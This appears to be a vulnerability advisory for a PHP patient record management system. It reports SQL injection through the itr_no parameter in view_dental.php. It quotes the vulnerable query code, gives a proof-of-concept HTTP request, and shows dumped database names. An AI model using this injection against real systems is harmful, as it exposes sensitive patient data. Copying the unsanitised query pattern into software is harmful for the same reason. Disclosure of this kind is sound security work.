

patient-record-management-system-in-php has sql injection in view_dental.php

supplier

https://code-projects.org/patient-record-management-system-in-php-with-source-code/#google_vignette

Vulnerability parameter


view_dental.php

describe

An unrestricted SQL injection attack exists in patient-record-management-system-in-php in view_dental.php. The parameters that can be controlled are as follows: `$itr_no`. This function executes the `$itr_no` parameter into the SQL statement without any restrictions. A malicious attacker could exploit this vulnerability to obtain sensitive information in the server database.

Code analysis

When the value of `$itr_no` parameter is obtained in view_dental.php, it will be concatenated into SQL statements and executed, which has a SQL injection vulnerability.



```
view_dental.php
HCPMS PHP > Health Care Patient Record Management System > view_dental.php
38 <br />
39 <div class = "well">
40 <div class = "panel panel-warning">
41 <div class = "panel-heading">
42 <center><label>DENTAL</label></center>
43 </div>
44 </div>
45 <div class = "panel panel-success">
46 <div class = "panel-heading">
47 <?php
48 $q = $conn->query("SELECT * FROM `itr` WHERE `itr_no` = '$_GET[itr_no]'" or die(mysql_error());
49 $f = $q->fetch_array();
50 $q1 = $conn->query("SELECT COUNT(*) as total FROM `complaints` where `status` = 'Pending' && `itr_no` = '$_GET[itr_no]' && `section` = 'Dental'" or die
51 $f1 = $q1->fetch_array();]
52 ?>
53 <label>Patient Information / <label class = "text-warning"><?php echo $f['firstname']." ".substr($f['middlename'], 0,1)." ".$f['lastname']></label></l
54 <a style = "float:right; margin-top:4px;" href = "dental.php" class = "btn btn-info"><span class = "glyphicon glyphicon-hand-right"></span> BACK</a>
55 <a style = "float:right; margin-top:4px; margin-right:5px;" href = "dental_pending.php?itr_no=<?php echo $f['itr_no']>" class = "btn btn-info">REQUEST
56 <label style = "margin-top:5px; margin-right:5px; float:right;">ITR No: <label class = "text-warning"><?php echo $f['itr_no']></label></label>
57 </div>
```

POC

```
GET /view_dental.php?itr_no=1* HTTP/1.1
Host: patientrecordmanagementsystem
User-Agent: Mozilla/5.0 (windows NT 10.0; win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-us;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: PHPSESSID=zpux1ggoca7w7fma1n9sbu6ca1
Upgrade-Insecure-Requests: 1
Priority:u=0, i
```

Result

```
available databases [41]:
[*] `security`
[*] bloodbank
[*] challenges
[*] cltphp_show
[*] crud
[*] dedecmsv57utf8_115
[*] dedecmsv57utf8sp2
[*] dvwa
[*] easyweb
[*] ecms
[*] ecms4
[*] empirecms
[*] farmacia
[*] fastadmin
[*] forcms
[*] healthcare
[*] hostel
[*] imperial_college
[*] information_schema
[*] mysql
[*] ofcms
[*] online_health_care
[*] owlphin
[*] performance_schema
[*] project
[*] rockxinhu
[*] ry
[*] seacms
[*] sec_sql
```